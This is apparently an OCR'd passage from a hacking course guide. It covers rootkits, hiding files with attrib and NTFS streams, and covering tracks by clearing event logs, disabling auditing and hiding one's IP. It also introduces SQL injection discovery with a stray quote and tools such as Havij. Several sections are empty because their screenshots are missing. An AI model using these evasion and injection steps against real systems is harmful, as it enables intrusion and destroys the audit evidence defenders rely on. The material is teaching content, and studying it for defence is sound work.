


- You can use spyanywhere




q) Understanding Rootkits

They are some programs or tools that enables us to keep the root privileges and hide all process you make. Kits means the group of tools that allow you to control the computer. There is application rootkit and kernel rootkit. The application rootkit can control some applications and commands like ls and dir. They can hide the processes in the background and can control the ports and hide them. The kernel rootkits are the most dangerous rootkits and we need to change the operating system if it was infected with kernel rootkits. It infects the kernel of the machine.




r) Understanding how to hide files




We can hide the file through the attrib command that can change the properties of the file.

- Create file 1.txt in the c: and use the command attrib +h to change its attribute and hide the file.



- We can hide files in the ntfs drive through the ntfs stream property.

Use the following command to create a file test.txt and hide it. Use the same command to open it.




- To hide files in linux put . in the beginning of the file name. To show hidden files press ctrl h, or go to menu, press view, show hidden file.


s) Understanding Steganography Technologies

t) Understanding Covering Tricks and Erasing Evidences:


- Go to event viewer



- Wavtutil.exe can be used to control the loga in the machine. We can clear all logs by this tool
- Use the script in the CD which will clear all logs. Run the file, it will clear all logs.




- We can disable auditing policy.




- We can work through the proxy server or the vpn connection to hide the real ip.
- We can also work through vps server.

5. Part D: Hacking Web Servers

a) Understanding Database




b) Database Injection:




The data base injection is to inject the database with certain data to alter the database and execute certain commands on the system that has this database.

c) Discovering SQL injection:




If we put ' and we het error code, then the website has mysql injection.


d) MyQSL Injection Threats




e) MyQSL authentication Bypass



f) Automated SQL injection using some tools:




- Download netsparker to scan web site




- Take the vulnerable url

- Open Havjj tools



